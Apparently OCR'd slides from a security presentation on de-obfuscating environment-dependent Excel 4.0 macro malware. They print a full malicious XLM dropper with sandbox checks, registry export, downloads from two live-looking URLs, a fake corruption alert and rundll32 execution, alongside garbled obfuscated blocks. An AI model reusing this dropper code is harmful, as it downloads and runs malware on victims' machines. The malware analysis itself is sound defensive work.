
	B
1	78
2	90
3	87
4	57
5	88
6	86
7	101
8	63
9	104

De-obfuscate payload through rotating hard-coded integers (by -17)



Executed on Incorrect Day

```
+4=>3<▯@I▯"
+4>=A▯@I▯K1
+4@3/2▯@I▯
+41:=A3▯@I▯!K1▯
+47:323:3B3▯@I▯&K1▯
+74▯7A<C;03@▯A3/@16▯▯▯▯@I▯!K1▯▯▯1:=A3▯4/:A3▯▯▯
+▯1(JCaS`aJ▯▯53BE=@9A>/13▯ $▯▯▯J/^^2ObOJ:]QOZJBS[^J1D@▯▯@/<203BE33<▯▯''''▯▯▯b[^Qd`▯
+▯Vbb^a(UWOgb]`SO][e^▯O]\bS\bbVS[SaOOZZW]^Se^▯T`]\b^V^▯
+▯Vbb^a(URQVcPQ]                    :Oe^▯T`]\b^V^▯
+1/::▯▯c`Z[]\▯▯▯C@:2]               ▯▯▯@I▯ K1▯@I▯!K1▯▯▯
+74▯@I▯K1*▯1/::▯▯c`                 $/▯▯▯881188▯▯▯@I▯ K1▯@I▯"K1▯▯▯▯▯
+/:3@B▯▯BVS▯e]`YP]                  OW`SR▯Pg▯;WQ`]a]Tb▯3fQSZ▯PSQOcaS▯Wb▯a▯Q]``c^b▯▯ ▯
+1/::▯▯AVSZZ! ▯▯▯AVS                ]^S\▯▯▯1(JEW\R]eaJagabS[! J`c\RZZ! SfS▯▯@I▯$K1▯▯▯2ZZ@SUWabS`AS`dS`▯▯▯#▯
+1:=A3▯4/:A3▯
```



Executed on Incorrect Day

```
+4=>3<▯@I▯"
+4>=A▯@I▯K1
+4@3/2▯@I▯
+41:=A3▯@I▯!K1▯
+47:323:3B3▯@I▯&K1▯
+74▯7A<C;03@▯A3/@16▯▯▯▯@I▯!K1▯▯▯1:=A3▯4/:A3▯▯▯
+▯1(JCaS`aJ▯▯53BE=@9A>/13▯ $▯▯▯J/^^2ObOJ:]QOZJBS[^J
+▯Vbb^a(UWOgb]`SO][eA▯O]\bS\bbVS[SaOOZZW]^Se^▯T
+▯Vbb^a(URQVcPQ]                      :Oe^▯T`]\b
+1/::▯▯c`Z[]\▯▯▯C@:2                  ▯▯▯@I▯ K1▯
+74▯@I▯K1*▯1/::▯▯c`                   $/▯▯▯88118
+/:3@B▯▯BVS▯e]`YP]                    OW`SR▯Pg
+1/::▯▯AVSZZ! ▯▯▯AVS                  ]^S\▯▯▯1(JE
+1:=A3▯4/:A3▯
```

```
=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)
=IF(GET.WORKSPACE(14)<390,CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\"&RANDBETWEEN(1,9999)&".reg"
="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&Y6&" /y"
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe",Y7,0,5)
=WAIT(NOW()+"00:00:03")
=FOPEN(Y6)
=FPOS(Y10,215)
=FREAD(Y10,255)
=FCLOSE(Y10)
=FILE.DELETE(Y6)
=IF(ISNUMBER(SEARCH("0001",Y12)),CLOSE(FALSE),)
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,9999)&".tmp.
="https://gameaze.com/wp-content/themes/wp_data.php"
="https://friendoffishing.com/wp-content/themes/calliope/template-parts/wp_data.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y17,Y16,0,0)
=IF(Y19<0,CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y18,Y16,0,0),)
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",Y16&",DllR
=CLOSE(FALSE)
```


Executed on Correct Day

De-obfuscation Today

Extracting macros manually is tedious and error-prone

Can we automate the de-obfuscation in the presence of environment-dependency?

Excel 4.0 Basics




Memory

[A2] =ALERT("This will execute 1st")

[A3] =ALERT("This will execute 2nd")

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics




Memory

[A2] =ALERT("This will execute 1st")

[A3] =ALERT("This will execute 2nd")

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics




Memory

[A2] =ALERT("This will execute 1st")

[A3] =ALERT("This will execute 2nd")

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics



